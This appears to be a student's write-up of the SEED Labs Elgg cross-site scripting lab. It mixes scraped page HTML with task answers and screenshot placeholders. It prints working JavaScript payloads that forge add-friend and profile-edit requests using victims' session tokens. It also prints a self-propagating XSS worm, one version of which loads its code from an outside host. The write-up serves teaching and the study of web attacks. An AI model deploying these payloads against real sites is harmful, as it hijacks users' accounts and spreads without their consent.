<li data-menu-item="groups" class="elgg-menu-item-groups "><a href="http://www.seed-server.com/groups/all" class="elgg-anchor elgg-menu-content"><span class="elgg-icon elgg-icon-users elgg-anchor-icon fas
<li data-menu-item="members" class="elgg-menu-item-members "><a href="http://www.seed-server.com/members" class="elgg-anchor elgg-menu-content"><span class="elgg-icon elgg-icon-address-book-o elgg-anchor-
<li data-menu-item="more" class="elgg-menu-item-more "><a href="javascript:void(0);" class="elgg-anchor elgg-menu-content elgg-menu-closed elgg-menu-parent elgg-non-link"><span class="elgg-anchor-label">M
<li data-menu-item="thewire" class="elgg-menu-item-thewire "><a href="http://www.seed-server.com/thewire/all" class="elgg-anchor elgg-menu-content"><span class="elgg-icon elgg-icon-comments-o elgg-anchor-
<li data-menu-item="usersettings" class="elgg-menu-item-usersettings "><a href="http://www.seed-server.com/settings/user/samy" class="elgg-anchor elgg-menu-content"><span class="elgg-icon elgg-icon-slider
<li data-menu-item="friends" class="elgg-menu-item-friends "><a href="http://www.seed-server.com/friends/samy" title="Friends" class="elgg-anchor elgg-menu-content"><span class="elgg-icon elgg-icon-users
<li data-menu-item="logout" class="elgg-menu-item-logout "><a href="http://www.seed-server.com/action/logout?__elgg_ts=1662727637&amp;__elgg_token=BjpDt-A0DHUhlLLwqY-wNg" class="elgg-anchor elgg-menu-cont
</div></div><div class="elgg-page-section elgg-page-body"><div class="elgg-inner"><div class="elgg-layout clearfix elgg-layout-one-sidebar"><div class="elgg-head elgg-layout-header">
    <h2 class="elgg-heading-main">Edit profile</h2></div>
<div class="elgg-layout-columns">
<div class="elgg-main elgg-body elgg-layout-body clearfix">
    <div class="elgg-layout-content clearfix">
    <form method="post" action="http://www.seed-server.com/action/profile/edit" class="elgg-form elgg-form-profile-edit elgg-form-prevent-double-submit" enctype="multipart/form-data"><fieldset><input name
<li data-menu-item="ckeditor_toggler" class="elgg-menu-item-ckeditor-toggler "><a href="#profile-description" class="elgg-anchor elgg-menu-content ckeditor-toggle-editor elgg-longtext-control hidden"><spa
    require(['elgg-ckeditor'], function (elggCKEditor) {
        elggCKEditor.bind('#profile-description', 'elgg/ckeditor/config');
    });
</script>
<select name="accesslevel[description]" class="elgg-input-dropdown elgg-input-select elgg-input-access"><option value="0" title="Private">Private</option><option value="7" title="Friends">Friends</option>
</div>
<div class="elgg-sidebar elgg-layout-sidebar clearfix">
    <div class="elgg-module elgg-owner-block elgg-owner-block-empty elgg-module-info"><div class="elgg-head"><div data-guid="59" class="elgg-image-block clearfix elgg-chip"><div class="elgg-image"><div cl
<li data-menu-item="edit_profile" class="elgg-menu-item-edit-profile  elgg-state-selected"><a href="http://www.seed-server.com/profile/samy/edit" class="elgg-anchor elgg-menu-content"><span class="elgg-an
<li data-menu-item="1_statistics" class="elgg-menu-item-1-statistics "><a href="http://www.seed-server.com/settings/statistics/samy" class="elgg-anchor elgg-menu-content"><span class="elgg-anchor-label">A
<li data-menu-item="2_group_notify" class="elgg-menu-item-2-group-notify "><a href="http://www.seed-server.com/notifications/group/samy" class="elgg-anchor elgg-menu-content"><span class="elgg-anchor-labe
</div></div></div></div><div class="elgg-page-section elgg-page-footer"><div class="elgg-inner"><nav class="elgg-menu-container elgg-menu-footer-container" data-menu-name="footer"><ul class="elgg-menu elg
<li data-menu-item="bookmark" class="elgg-menu-item-bookmark "><a href="http://www.seed-server.com/bookmarks/add/59?address=http%3A//www.seed-server.com/profile/samy/edit" title="Bookmark this page" rel="
<li data-menu-item="report_this" class="elgg-menu-item-report-this "><a href="http://www.seed-server.com/ajax/form/reportedcontent/add" title="Report this page to an administrator" class="elgg-anchor elgg
 * Inline (non-jQuery) script to prevent clicks on links that require some later loaded js to function
 *
 * @since 3.3
 */

var lightbox_links = document.getElementsByClassName('elgg-lightbox');

for (var i = 0; i < lightbox_links.length; i++) {
    lightbox_links[i].onclick = function () {
        return false;
    };
}
```



```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  // Set the timestamp and secret token parameters
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;

  //Construct the HTTP request to add Samy as a friend.
  var sendurl= "http://www.seed-server.com/action/friends/add" + "?friend=59" + token + ts;

  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  //Ajax.setRequestHeader("Host","www.seed-server.com");
 // Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
  Ajax.send();
}
</script>
```

This link will be sent using the JS code that constructs the URL using JavaScript variables and this JS code will be triggered whenever some visits Samy's profile. We have added the code in the About me field of Samy's profile:

So now that we know the GUID of Samy and the way the add friend request works, we can create a request using the JavaScript code to add Samy as a friend to anyone who visits his profile. It will have the same request as that of adding Samy to Charlie's account with changes in cookies and tokens of the victim. This web page should basically send a GET request with the following request:



www.seed-server.com/profile/samy/edit

About me

```
<script type="text/javascript">
window.onload = function () {
 var Ajax=null;

 // Set the timestamp and secret token parameters
 var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
 var token="&__elgg_token="+elgg.security.token.__elgg_token;

 //Construct the HTTP request to add Samy as a friend.
 var sendurl= "http://www.seed-server.com/action/friends/add" + "?friend=59" + token + ts;
```

Public

Brief description

Public

Location

Public


Question 1: Explain the purpose of Lines 1 and 2, why are they are needed?

In order to send a valid HTTP request, we need to have the secret token and timestamp value of the website attached to the request, or else the request will not be considered legitimate or will probably be considered as an untrusted cross-site request and hence will throw out an error with our attack being unsuccessful. These desired values are stored in JavaScript variables and using the lines 1 and 2, we are retrieving them from the JS variables and storing in the AJAX variables that are used to construct the GET URL.

Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode; can you still launch a successful attack?
If that were the case, then we will not be able to launch the attack anymore because this mode encodes any special characters in the input. So, the < is replaced by &lt and hence every special character will be encoded. Since, for a JS code we need to have <script> & </script> and various other tags, each one of them will be encoded into data and hence it will no more be a code to be executed.

Task 5: Modifying the Victim's Profile :

Similar to the previous task, we need to write a malicious JavaScript program that forges HTTP requests directly from the victim's browser, without the intervention of the attacker. To modify profile, we should first find out how a legitimate user edits or modifies his/her profile in Elgg. More specifically, we need to figure out how the HTTP POST request is constructed to modify a user's profile. We will use Firefox's HTTP inspection tool. Once we understand how the modify-profile HTTP POST request looks like, we can write a JavaScript program to send out the same HTTP request. We provide a skeleton JavaScript code that aids in completing the task.




addfriend.js editfriend.js

```
<script type="text/javascript">
window.onload = function(){
  var guid  = "&guid=" + elgg.session.user.guid;
  var ts    = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
  var name  = "&name=" + elgg.session.user.name;
  var desc  = "&description=Samy is my hero" +
              "&accesslevel[description]=2";

var samyguid = 59
  // Construct the content of your url.
  var sendurl = "http://www.seed-server.com/action/profile/edit";
  var content = token + ts + name + desc + guid;
  if (elgg.session.user.guid != samyguid){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Content-Type",
                      "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
```

Now to edit the victim's profile, we need to first see the way in which edit profile works on the website. To do that, we log into Samy's account and click on Edit Account button. We edit the brief description field and then click submit. While doing that, we look at the content of the HTTP request using the web developer options and see the following:

We see that the description parameter is present with the string we entered. The access level for every field is 2, indicating its publicly visible. Also, the guid value is initialized with that of Samy's GUID, as previously found. So, from here, we know that in order to edit the victim's profile, we will need their GUID, secret token and timestamp, the string we want to write to be stored in the desired field, and the access level for this parameter must be set to 2 in order to be publicly visible.

So, in order to construct such a POST request using JS in Samy's profile, we enter the following code in his about me section of the profile:



Edit profile

Display name: Samy

About me


```
var samyguid = 59
  // Construct the content of your url.
  var sendurl = "http://www.seed-server.com/action/profile/edit";
  var content = token + ts + name + desc + guid;
  if (elgg.session.user.guid != samyguid){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Content-Type",
                  "application/x-www-form-urlencoded");
```

Public

Brief description

This code will edit any user's profile who visit Samy's profile. It obtains the token, timestamp, username and id from the JavaScript variables that are stored for each user session. The description and the access level are the same for everyone and hence can be mentioned directly in the code. We then construct a POST request to the URL:

We then log into Alice's account and go to Samy's profile and see the following on switching back to Alice's profile:




Alice

About me
Samy is my hero

Question 3: Why do we need Line 1? Remove this line and repeat your attack. Report and explain your observation.

Ans 1) We need Line 1 so that Samy does not attack himself and we can attack other users. The JS code obtains the current session's values and stores a string named "Samy is my hero" in the about me section.. This will basically replace the JS code with the string, and hence there won't be any JS code to be executed whenever anyone visits Samy's profile. It would be like a self attack.


We can see this:




About me
samy is my hero

Task 6: Writing a Self-Propagating XSS Worm :

We add the following code to Samy's profile about me section:




```
/*** xss attack: link method
Put this line below in the attacker's profile:
<script type="text/javascript" src="http://www.example60.com//xssworm.js"></script>
*/
window.onload = function(){
    alert("I'm triggered with this ATTACK by H");

  // Put all the pieces together, and apply the URI encoding
  var wormCode = encodeURIComponent(
    "<script type=\"text/javascript\" " +
    "id = \"worm\" " +
    "src=\"http://www.example60.com/xssworm.js\">" +
    "</" + "script>"
    );

  // Set the content of the description field and access level.
  var desc = "&description=Samy is my hero" + wormCode;
  desc     += "&accesslevel[description]=2";

  // Get the name, guid, timestamp, and token.
  var name = "&name=" + elgg.session.user.name;
  var guid = "&guid=" + elgg.session.user.guid;
  var ts     = "&__elgg_ts="+elgg.security.token.__elgg_ts;
```




```
// Get the name, guid, timestamp, and token.
var name = "&name=" + elgg.session.user.name;
var guid = "&guid=" + elgg.session.user.guid;
var ts    = "&__elgg_ts="+elgg.security.token.__elgg_ts;
var token = "&__elgg_token="+elgg.security.token.__elgg_token;

// Set the URL
var sendurl="http://www.seed-server.com/action/profile/edit";
var content = token + ts + name + desc + guid;

// Construct and send the Ajax request
attackerguid = 59;
if (elgg.session.user.guid != attackerguid){
  //Create and send Ajax request to modify profile
  var Ajax=null;
  Ajax = new XMLHttpRequest();
  Ajax.open("POST", sendurl,true);
  Ajax.setRequestHeader("Content-Type",
                        "application/x-www-form-urlencoded");
  Ajax.send(content);
}
```

Now when alice visits samy’s profile, she sees the following:



I'm triggered with this ATTACK by H


OK



I'm triggered with this ATTACK by H


DOM APPROACH:

If the entire JavaScript program (i.e., the worm) is embedded in the infected profile, to propagate the worm to another profile, the worm code can use DOM APIs to retrieve a copy of itself from the web page. An example of using DOM APIs is given below. This code gets a copy of itself, and displays it in an alert window:



```
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";

// Put all the pieces together, and apply the URI encoding
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

// Set the content of the description field and access level.
var desc = "&description=Samy is my hero" + wormCode;
desc    += "&accesslevel[description]=2";

// Get the name, guid, timestamp, and token.
var name = "&name=" + elgg.session.user.name;
var guid = "&guid=" + elgg.session.user.guid;
var ts    = "&__elgg_ts="+elgg.security.token.__elgg_ts;
var token = "&__elgg_token="+elgg.security.token.__elgg_token;

// Set the URL
var sendurl="http://www.seed-server.com/action/profile/edit";
var content = token + ts + name + desc + guid;

// Construct and send the Ajax request
if (elgg.session.user.guid != 59){
  //Create and send Ajax request to modify profile
```

